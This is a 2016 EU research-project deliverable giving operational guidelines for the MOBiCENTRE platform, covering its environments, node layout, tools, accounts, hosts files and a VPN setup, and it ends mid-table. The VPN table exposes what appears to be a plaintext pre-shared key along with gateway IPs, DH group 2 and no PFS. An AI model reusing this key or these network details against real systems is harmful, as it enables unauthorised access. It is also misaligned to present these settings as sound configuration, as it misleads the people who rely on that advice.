D4.5

MOBiNET Operational Guidelines

Work package:	**4**
Version number:	**1.0**
Dissemination level:	**PU**
Date:	**29/11/2016**

7th RTD Framework Programme
Directorate General for Communications Networks, Content & Technology
Cooperative Systems for energy efficient and sustainable mobility (FP7-ICT-2011-6.7)
Contract Type: Collaborative project
Grant agreement no.: 318485

Version Control

Version history			
Version	Date	Main author	Summary of changes
0.1	09/10/2013	Namik Erdogan	Template based on Software Centre Operations Manual (SCOM) as per MIL-STD498
0.2	02/06/2015	Namik Erdogan	Creation of initial version of the MOBiCENTRE Operational Guidelines Document
0.3	21/01/2016	Iñaki Etxaniz	Included Ganglia tool and monitorings configuration
0.4	21/11/2016	Iñaki Etxaniz	Version for peer-review
0.5	24/11/2016	Iñaki Etxaniz	Modifications according to peer-review comments
	Name		Date
Prepared	Iñaki Etxaniz (Tecnalia)		21/11/2016
Reviewed	Juho Kostiainen (VTT), Yanying Li (ERTICO)		28/11/2016
Authorised	Rasmus Lindholm (ERTICO)		29/11/2016
Circulation			
Recipient		Date of submission	
European Commission		29/11/2016	
Project partners		29/11/2016	

Authors

Iñaki Etxaniz, Gorka Benguría, Namik Erdogan

Table of contents

Table of Figures

Table of Tables

Abbreviations and definitions

Abbreviation	Definition
3D	3 Dimension
API	Application Programming Interface
APN	Access Point Name (in mobile networks)
B2B	Business to Business
B2B2C	Business to Business to Consumer
B2C	Business to Consumer
BI	Business Intelligence
BMC	Business Model Canvas
CA	Communication Agent (component)
D	Deliverable
DSB	Dashboard (component)
DQA	Data Quality Assessment (component)
EU	Europe or European Union
EULA	End User Licence Agreement
GMA	Global M2M Association
IaaS	Infrastructure as a Service
ICT	Information & Communication Technology
ID	Identification
IDM	Identity Manager (component)
IPO	Initial Public Offering
IPR	Intellectual Propriety Rights
ICT	Information and Communication technology
IT	Information technology
ITS	Intelligent transportation system
M2M	Machine-to-Machine
MLE	MOBiNET Legal Entity
MNC	Multi-National Companies
MPC	MOBiNET provider Community

MoU	Memorandum of Understanding
NDA	Non-Disclosure agreement
OBU	On board Unit
OData	Open Data
PaaS	Platform as a Service
Req	Requirement
SaaS	Software as a Service
SD	Service Directory (component)
SDK	Software Development Kit
SLA	Service Level Agreement
SME	Small and Medium Enterprise
SQL	Standard Query Language
SP	Sub-Project
SSL	Secure Socket Layer
ToC	Table of Content
ToR	Term of Reference
TSPM	Telecommunications Service Provider Manager (component)
US	United States
WP	Work Package

Executive Summary

The purpose of this document is to provide the operating personnel with guidelines to perform the day-to-day activities. This includes monitoring and maintenance of the environments, checking whether all components operate, restore services in case they are down for any reason, investigate failures that could occur, etc. This document is intended to be a guide for the administrators of a future MOBiCENTRE.

The guide is mainly a compilation of the operations that WP4 had to perform during the lifetime of the project. The operations are grouped in chapters attending a logical classification –environment, security, monitoring, etc.-instead of a temporal or component-based classification.

Given that this document is focused on the users devoted to control and maintain the MOBiCENTRE environments, the operations are explained with a level of detail that is considered enough for an administrator, but always giving examples of real operations performed in MOBiNET, including the processes followed, the commands used or the files modified.

A central part is dedicated to the Ganglia monitoring tool, introduced in MOBiNET to allow a convenient monitoring and control of the MOBiCENTRE ecosystem. Examples of how the tool has been configured to allow rapid reaction to failures in the system are given.

Part of the tasks in operating the environment is related with the components installed in MOBiCENTRE, but they mainly consist in the monitoring and checking whether all components operate. For this reason, it is not considered necessary to provide complete operational guidelines of the components, which are indeed provided in WP3. Nevertheless, an overview of the components in MOBiCENTRE is provided at the beginning of the document, and brief descriptions of their properties in the annexes.

This document has been completed and delivered after the Release 3.1 has been commissioned and verified.

1 Introduction

1.1 Document purpose and scope

This report, *D4.5 MOBiNET Operational Guidelines*, is a deliverable of *WP4-Operation.* The purpose of this document is to provide the operating personnel with some guidelines to perform the day-to-day activities. Besides that, this document will provide the reader with the information on what to do in case of disturbances in the nominal operations of the MOBiCENTRE platform.

The guidelines can also serve to the platform users (developers, staff involved in pilots) to better understand how the platform operates, and which are the main issues it faces.

The document gives first an overview of the MOBiCENTRE environment; then describes the tasks carried out to configure the environments, to monitor and tuning them to operate seamlessly; some guide of what to do to overcome issues and problems encountered during the project are also included, as examples of typical problems an operator could encounter in this platform.

Note that this document does not provide complete operational guidelines of the components installed on the MOBiCENTRE, which are provided by specific documents for each component in WP3.

For completeness, a distinction should be made in the users of the system. End Users are those making use of the MOBiNET services. The users that are responsible of the development of components are identified through the documents as “developers”. Developers have more rights than End Users to access the platform. Third types of user are operators or administrators of the platform. This document is explicitly focused on these users, with operator rights, which aims to control and maintain the MOBiCENTRE environments.

1.2 Intended audience

This document targets the following audiences:

- The Operators of MOBiCENTRE during the project (WP4) and to the hypothetical operators of a production platform after the project ends.
- The component developers (*WP3-Architecture and development*) that deliver component of the MOBiCENTRE platform, and need to know what operations are made.
- MOBiNET regions or pilot sites (*WP5-Validation*) that perform the verification and validation tests at the different pilot sites;
- Service providers (*WP7-Service development*) that want to connect their service to MOBiCENTRE;

1.3 Document structure

This document gathers the most important and frequent maintenance operations of the platform, contingency actions and solutions of typical problems, and it is intended to be a guide for the operating personnel of a future MOBiCENTRE. It is structured as follows:

Chapter 1 is an introduction and general information on the document.

Chapter 2 is an overview of the MOBiNET environments. It describes the types of environments provided by WP4 and their main use, describes the context of MOBiCENTRE, and the architecture of the system at a high-level.

Chapter 3 describes the main operations in MOBiCENTRE, starting by the support team organization, the basic tools and the software environment. Afterwards, the main operations that the WP4 has provided during the lifetime of the project are collected.

The Appendix includes a brief description of the software components residing in the MOBiCENTRE for consulting purposes.

1.4 Related MOBiNET documents

This section contains related documents produced within the MOBiNET project.

Table 1: Related MOBiNET documents

MOBiNET deliverables	
Reference	**Document**
D31.2	Initial concept and architecture
D31.3.1	Architecture refinement and integration
D41.1.1	MOBiNET Software environment
D41.1.2	MOBiNET Operating procedures
D4.3	Commissioning report
D4.4	Operations report
D52.3	5.3 Guidelines and trial plans for pilot validation
D3.10	Billing and clearing manager

2 System overview

2.1 The context of MOBiCENTRE

The context of MOBiCENTRE within the MOBiNET platform is shown in Figure 1. The logical view of the MOBiNET system is envisioned consisting of two main components:

- The MOBiCENTRE, containing all central infrastructure functionality to support the whole service provider chain.
- The MOBiAGENT, containing apps on the end user device to use the MOBiNET functionality as provided by MOBiCENTRE. It enables access to transparent communication services and provides access to an end user market, to let end users discover and use mobility services.

For more details and different architectural views of MOBiNET, see the deliverable *D13.1.3 Architecture refinement and integration*.



Figure 1: Context of MOBiCENTRE

Several components (developed in WP3) run in the MOBiCENTRE:

- Dashboard
- Identity Manager

- Communication Agent
- Service Directory,
- Data Quality Agent
- Telematics Service Provider Manager
- Billing

Components can even be distributed in different networks (e.g. the Billing component is depicted in a separate network connected through a VPN), whereas the MOBiAGENT runs in mobile devices or on-board units.

Service providers (WP7) only need to provide a service description to MOBiCENTRE to make their services usable and findable by others. The service itself is not hosted within MOBiCENTRE but in an environment of the service provider itself.

Verification and validation of the MOBiNET platform is done in WP5. To do so, it arranges, among other things, that existing roadside and central systems are able to run the services and provides end user devices that can run a MOBiAGENT and, if necessary, OBUs (On-board units).

The MOBiCENTRE platform is provided and operated by WP4. It is deployed in separated environments for testing (TEST environment, totally open to developers) and commissioning purposes (COM environment, restricted mainly to the operator, with only reading access to the components' logs to developers).

2.2 Environment types

WP4 provides different environments for the development (DEV ENV), test (TEST ENV) and acceptance tasks (COM ENV), as the Figure 2 below depicts.



Figure 2: Types of Environments and transitions between them

Beginning in Release 2.1, a second COM environment was provided by WP4 to the rest of working WPs, so that two different COM environments have been available in parallel. The reason was that it allows

shortening deadlines by working simultaneously in both environments. For example using one environment for validation purposes while, at the same time, the other can be used to install/test the new release. Alternatively, one can be used internally to the project while the other is available for external users (as was the case for the Hackathon participants in Bordeaux ITS World Congress).

The PROD environment depicted in Figure 2 is outside of the scope of the project. It refers to an eventual production environment, where the developments coming out of the project could be deployed, become commercial products and exploited.

A brief description of these environments is given in the following. For more details on the requirements, involved components and configuration procedures for these environments, see deliverable *D41.1.1 MOBiNET Software Environment*.

2.2.1 Development

The development environment (DEV) is a standalone base installation that is provided as an image to the partners. The operational guidelines described in this document do not hold for the DEV environment.

The DEV ENV is based on CentOS, and is mainly used by WP3 and WP7. This is not valid for the Billing component as this is a Microsoft .Net based code, instead of JAVA as the rest of the components. PluService provides the proper environment for the development of the Billing component.

2.2.2 Test

Test environment (TEST) is similar to the development environment (DEV). The differences are in the procedures around the environment and the configurable items such as the operating system (a more professional and supported RHEL instead of CentOS). It provides developers with an opportunity to assess the real impact caused by new versions of the developed components.

The TEST ENV is in control of WP4, but put available -including admin rights- for WP3 and WP7. The Test Environment consists of two parts. Windows-based for the Billing component, under control of PluService; and RHEL based for all the other components, under control of Tecnalia.

Focus is on tests of WP7 Services and WP3 platform components. WP4 aims to configure the TEST ENV as much as possible like the COM ENV.

2.2.3 Commissioning

The commissioning environment (COM) is a similar to the testing environment (TEST), but with access to live or live-like services. The differences are also in the procedures around the environment, where only WP4 has admin rights.

The goals of the commissioning environment are:

- Similar to a real production environment.
- A redeploy is needed for every new version of components.
- Used to configure the applications and services to be used in the various pilots/regions.
- Serves to verify whether the new platform, components and services integrate well.

Verification in this context means “it has been built right”, not a check whether the right functionality was build (the latter is to be determined by WP5). From a WP4 point of view, an application is correctly built if it can be integrated into the platform. Verification in commissioning consists of compatibility checks and proper activation without causing interference with other applications.

2.2.4 Production Environment

A production environment is not provided by the project.

The aim of a Production environment (PROD) is to provide a stable environment for operating the MOBiCENTRE to service providers & users. The project provides a COM environment with the aim to be as similar as possible to a real Production environment. For this reason, stability, risk-avoidance and controllability have been key factors in COM environment.

2.3 MOBiNET environments: Physical view

The two COM environments are basically identical. COM1 and COM2 are composed by four nodes each, which are used to install the different MOBiCENTRE components and the accompanying software. The nodes are implemented in the form of virtual machines (VM), composing a dedicated VLAN and connected to the internet through a Firewall (see Figure 3: Network diagram of the MOBiNET environments). The VMs have the following standard configuration:

CPUs: 1 virtual CPU

RAM: 2GB

Disk: 80 GB

O.S.: Red Hat Enterprise Linux Server Standard v6.5

The TEST environment is composed by similar VM. But, unlike the COM, due to its less demanding requirements, it consists in only three nodes where the components are distributed.



Figure 3: Network diagram of the MOBiNET environments

The Virtual Machines are numbered as node-01 to node-N, this is to indicate that there might be more VMs than shown here in the figure. The COM machines are only accessible for authorized personnel.

All the Virtual Machines are RHEL machines with an internal connection to each other. The Virtual Machines where the WP3 components are running also have an interface to the outside world for connectivity form service providers and end users.

For connectivity towards the Billing components, a dedicated Lan-to-Lan VPN to PluService premises is available.

The distribution of the components among the VMs has been decided in collaboration with WP3/WP5/WP7, according to reasons related with the resources needed by components, the expected work load per node or the needed performance. The actual distribution in COM is as follows*:

Table 2: Components distribution in COM nodes.

Node	Components
NODE 01 (OAM)	*(Database server: PostgreSQL9.3)*

NODE 02	CA - Communications Agent
NODE 03	TSPM – Telematics Service Provider Manager SD - Service Directory
NODE 04	DSB – Dashboard IDM - Identity Manager DQA - Data Quality Assessment *(JBoss6.2, python 2.7, OpenLDAP)*
PluService **	BILLING

(*) In TEST environment, the node01 includes the components residing in node01 & node02 of COM.

(**) Billing component is hosted separately in PluService, connected via a LAN2LAN VPN.

2.4 WP4 in MOBiNET project

The aim of WP4 is to provide development environments and provide and maintain test environments for WP7 and WP3 initially, and in a later phase control deployments for WP5.

2.4.1 Interaction with WP3/WP7

WP3 delivers the platform applications and platform middleware[1] that WP4 needs to operate: WP4 installs the platform components and develops operating procedures for the production environment. So WP3 needs to tell WP4:

- What the platform components look like.
- The middleware required.
- What application server to use (e.g. JBOSS, Glassfish, Weblogic, Websphere...)
- What other COTS/OSS software should be installed.
- Which interfaces are required, and how they should be integrated.
- An overview of the infrastructure requirements
- The documentation to deal with MOBiCENTRE (e.g. Operations Manual, Installation Manual)

WP4 develops procedures allowing WP7 and WP3 to create instances of the DEV environments from a portal. Initially, the environments were only an operating system in a virtual machine, but the contents have logically evolved over time.

WP4 also provides and operates the TEST environment, where the developments of the different developer groups can be integrated and tested.

WP4 envisions that in a mature product, new platform component contractors (for identity, payment, directory, etc.) will be introduced, either to provide an additional service or to replace the current

[1] Note that middleware refers to middleware that is used *inside* MOBiCENTRE, not something like MOBiAGENT that is active in the end-user and mobility service provider context. Think of tools like ActiveMQ. See wikipedia at http://en.wikipedia.org/wiki/Middleware

contractor. In this case, documentation for proper transition between contractors will be necessary (i.e. a document describing the requirements a contractor needs to adhere to, such as an API specification, internal processes, installation procedure, etc.).

2.4.2 Interaction with WP5

For WP5, the WP7 services are available via MOBiNET. The MOBiCENTRE is available to the various regions and pilots, where end-users can access mobility services. For this to be possible, WP4 has delivered the COM environment(s) and provide documentation on how to operate MOBiCENTRE.

3 MOBiCENTRE Operations

In this section, a general overview of the MOBiCENTRE platform is given first. Next, the main and most frequent maintenance operations of the platform are provided. These procedures are based in the experience on the COM environment, and are expected to be similar to those of a future production environment.

3.1 Assistance and problem reporting

The procedure to be followed to obtain assistance and report problems encountered in operating the software was first defined in the internal report *IR43.6.1 Continuous Improvement Report*, and further summarized in D4.4 Operations Report. It refers to the use of the JIRA tool, where all the incidents are recorded in the Mobinet Defects project. This JIRA project provides tracking and tracing of defects of components detected during the commissioning and verification, and also issues related to the platform operation (WP4).

However, for flexibility and agility, it was also allowed to make the first contact by sending an email to the WP4 support desk (what we call Level 1 or L1). The incident/ requirement is then analyzed and (i) solved internally if the solution corresponds to WP4 (in L1, or L2 if more skilled people are involved) or; (ii) derived to others responsible –normally WP7/WP3 developers- if the solution has to do with the service/component development or configuring.

The Cloud provider of Tecnalia in this project is Sarenet, who has provided support to the MOBiNET project not only through Tecnalia, but also has made its support staff directly available to the rest of the project members, and provided a specific email address for this: support-mobinet@sarenet.es.

The following table gathers the data and addresses of the L1/L2 support desk of WP4 at Tecnalia and its cloud provider, Sarenet.

Table 3: Support desk of WP4

Company	Name	Address
TECNALIA ✆ +34 946 440 400	Iñaki Etxaniz Leire Bastida Gorka Benguría	inaki.etxaniz@tecnalia.com Leire.Bastida@tecnalia.com Gorka.Benguria@tecnalia.com
SARENET ✆ +34 944 209 470 support-mobinet@sarenet.es	Asier Beobide Iker Izagirre	asier@sarenet.es Iker@sarenet.es

3.2 Tools

In order for the operators to do their job, they should have a minimum set of tools. This chapter lists the tools WP4 support desk has used during the operations tasks.

3.2.1 SSH client

As the nodes in MOBiCENTRE are Linux virtual machines, the most obvious way of access them is using a client through a SSH connection. SSH[2] is the acronym of Secure Shell, a cryptographic network protocol for operating network services securely over an unsecured network. The best known example application is for remote login to computer systems by users.

There are several SSH clients available. We have used ***Putty***[3] that works in Microsoft Windows. Putty is a free and open-source terminal emulator, serial console and network file transfer application. It supports several network protocols, including SCP, SSH, Telnet, rlogin, and raw socket connection.

3.2.2 FTP client

To transfer files between computers, a FTP client could be used. The Linux *'ftp'* command can also be used for this, but sometimes there is the need of copying a file from a Windows terminal. File Transfer Protocol[4] (FTP) is a standard network protocol used to transfer computer files between a client and server on a computer network

WinSCP[5] (Windows Secure Copy) is a free and open-source SFTP and FTP client for Microsoft Windows, which we have used in the MOBiNET project. Its main function is secure file transfer between a local and a remote computer. For secure transfers, it uses Secure Shell (SSH) and supports the SCP protocol in addition to SFTP.

3.2.3 SQL client

To access and manipulate the database, you can directly use the Linux command *'psql'* or, alternatively, use a graphical SQL client that will allow you to view the structure of a JDBC compliant database, browse the data in tables, issue SQL commands etc.

Among several possibilities, we have used ***SQuirreL*** and ***Orbada***.

---

[2] https://en.wikipedia.org/wiki/Secure_Shell

[3] http://www.chiark.greenend.org.uk/~sgtatham/putty/

[4] https://en.wikipedia.org/wiki/File_Transfer_Protocol

[5] https://winscp.net/eng/docs/introduction

SQuirreL[6] is a SQL Client written in Java. Orbada[7] is a free tool to administrate and manage database structure. Both use JDBC drivers, and are used for Oracle, SQLite, Firebird, HSQLDB, MySQL, PostgreSQL and other databases.

3.3 Software environment

The first step to provide the environment has been the installation on the virtual machines of the RHEL 6 Operating System (Red Hat Enterprise Linux) and the needed extra software packages.

The Software Environment has been described with more detail in section *2.System overview*. As said, the TEST environment is composed by 3 VMs, while the COM2 and COM3 environments are formed by 4 VMs each.

The hosted Virtual Machines all run on RHEL, and the components installed on the machines are coded in JAVA.

With the use of RPMs the components are deployed directly on the different VMs. To restore the environment configuration in case of failure or reinstall the same configuration in case of scaling, all installed components are maintained in a YUM repository. Backup copies of the VMs, (also known as snapshots) are made daily. These copies -that can be consulted, copied or restored- are to be used as a last resort, in case of a several failure, to recover a previous configuration.

3.3.1 Linux packages

Extra Linux Packages have been installed in the different nodes of the MOBiCENTRE platform. Some of them are pre requirements of the components, like the following ones:

- PostgreSQL 9.2 database (OAM-Node 01)
- JBoss application server (IDManager-Node 04)
- Java 7
- Open LDAP
- Python 2.7 and libraries (DQA-Node 04)
- Monitoring tools

Others are installed in order to make possible the monitoring of the MOBiNET platform for operational purposes:

- Ganglia Monitoring Daemon, or gmond
- Monit process supervision tool

In general, the installation RPM file of a component can (and should) list the dependencies of the component, and include the needed packages in the installation.

[6] https://sourceforge.net/projects/squirrel-sql/

[7] https://sourceforge.net/projects/orbada/

3.3.2 Users

A number of users have been defined in the system by the operator. Most of them are the developers' accounts, which they use mainly to install and configure components in TEST environment.

Developers only have SSH access rights in the TEST environment.

Apart of this, in the COM environment an account has been created and configured that allows only reading the log files of the components (initially, an account was created per component, but finally this more simple approach was followed). It is and FTP account that allows a developer to check the logs of several components (provided all are under the agreed folder */var/log/mobinet*), even in different nodes, with the same account. The summary of such an account is:

Username: ftplogs

Protocol: FTP

Access to: var/log/mobinet/*

Environments: COM2 , COM3

3.3.3 Hosts names

The ***hosts*** file configures the mapping of some hostnames to IP addresses before DNS can be referenced. This mapping is kept in the */etc/hosts* file. In the absence of a name server, any network program on your system consults this file to determine the IP address that corresponds to a host name.

TEST2

```
[root@test01.test2.mobinet.eu ~]# cat /etc/hosts
127.0.0.1       localhost localhost.localdomain localhost4 localhost4.localdomain4
::1             localhost localhost.localdomain localhost6 localhost6.localdomain6
172.30.16.2     test01.test2.mobinet.eu test01
172.30.16.3     test02.test2.mobinet.eu test02
172.30.16.4     test03.test2.mobinet.eu test03
172.30.16.4     identitymgr.test2.mobinet.eu    identitymgr
172.30.16.4     dashboard.test2.mobinet.eu      dashboard
172.30.16.4     dqa.test2.mobinet.eu    dqa
172.30.16.2     oam.test2.mobinet.eu    repository oam
172.30.16.2     ca.test2.mobinet.eu     ca
172.30.16.2     db.test2.mobinet.eu     db
172.30.16.3     servicedirectory.test2.mobinet.eu servicedirectory
172.30.16.4     test03
172.30.16.3     tspm.test2.mobinet.eu   appdirectory
172.30.16.3     test02
172.30.16.2     test01  test01.test2.mobinet.eu
172.30.16.2     certmaster      certmaster.test2.mobinet.eu
```

COM2

```
[root@prod01.com2.mobinet.eu ~]# cat /etc/hosts
127.0.0.1       localhost localhost.localdomain localhost4 localhost4.localdomain4
::1             localhost localhost.localdomain localhost6 localhost6.localdomain6
```

```
172.30.17.3     prod02.com2.mobinet.eu prod02
172.30.17.4     prod03.com2.mobinet.eu prod03
172.30.17.5     prod04.com2.mobinet.eu prod04
172.30.17.5     identitymgr.com2.mobinet.eu identitymgr
172.30.17.2     prod01.com2.mobinet.eu prod01
172.30.17.5     dashboard.com2.mobinet.eu dashboard
172.30.17.5     dqa.com2.mobinet.eu dqa
172.30.17.2     oam.com2.mobinet.eu repository oam
172.30.17.3     ca.com2.mobinet.eu ca
172.30.17.2     db.com2.mobinet.eu db
172.30.17.4     servicedirectory.com2.mobinet.eu servicedirectory
172.30.17.2     certmaster certmaster.com2.mobinet.eu
172.30.17.4     tspm.com2.mobinet.eu tspm.com3.mobinet.eu
```

COM3

```
[root@prod02.com3.mobinet.eu ~]# cat /etc/hosts
127.0.0.1       localhost       localhost.localdomain localhost4
localhost4.localdomain4
::1     localhost       localhost.localdomain localhost6 localhost6.localdomain6
172.30.18.3     prod02.com3.mobinet.eu
172.30.18.4     prod03.com3.mobinet.eu
172.30.18.5     prod04.com3.mobinet.eu
172.30.18.5     identitymgr.com3.mobinet.eu     identitymgr
172.30.18.2     prod01.com3.mobinet.eu
172.30.18.5     dashboard.com3.mobinet.eu       dashboard
172.30.18.5     dqa.com3.mobinet.eu     dqa
172.30.18.2     oam.com3.mobinet.eu     repository oam
172.30.18.3     ca.com3.mobinet.eu      ca
172.30.18.2     db.com3.mobinet.eu      db
172.30.18.4     servicedirectory.com3.mobinet.eu servicedirectory
```

3.3.4 Data Bases

The MOBiCENTRE makes use of a database server. Each component creates and uses its own databases and tables inside. The database selected is ***PostgreSQL 9.2***, it is installed in the node01 (OAM) of each environment. The DNS name for the database is *'db'.*

The predefined users that need to be created in the database, before the components are installed, are:

Table 4: Users defined in the database

Username	Used by component
idmanager	Identity Manager
mobinet02	Service Directory
mobinet03	Telematics Service Provider Manager

3.3.5 VPN

As has been said before, the Billing component is installed separately from the rest of components. It is provided and installed by PluService in their own servers, while the rest of MOBiCENTRE is installed in the infrastructure provided by Tecnalia.

A Virtual Private Network (VPN) has been established between both networks in order to allow the components of MOBiCENTRE to work among them as if they were in the same network. The VPN has been configured on the firewalls of both sides.

The parameters of the VPN are gathered in the following table:

Table 5: Configuration of the VPN Tecnalia-PluService

VPN Details Phase 1, IKE	Tecnalia	Customer - Pluservice
VPN Gateway IP address (IKE peer):	194.30.34.36	93.63.144.201
VPN Gateway Type & model:	Fortigate VM64-XEN	Cisco ASA
IKE Mode:	Main	Main
Encryption Algorithm:	AES-256	AES-256
Authentication Algorithm:	SHA	SHA
Diffie-Hellman group:	Supported: 2	Supported: 2
Authentication method:	PluServiceSARENET2016	PluServiceSARENET2016
sakmp lifetime:	86400	86400

VPN Details Phase 2, IPSec	Tecnalia	Customer - Pluservice
IPSec Mode:	ESP Tunnel	ESP
Encryption Algorithm:	AES-256	AES-256
Authentication Algorithm:	SHA	SHA
PFS Group:	No PFS	No PFS
Security Lifetime, seconds:	Supported: 3600	3600

Source to Destination (TECNALIA to PLUSERVICE)

Communicating host(s) IP address:	Subnet mask:	Service port(s):
172.30.16.2	255.255.255.0	tbd
172.30.16.3	255.255.255.0	tbd
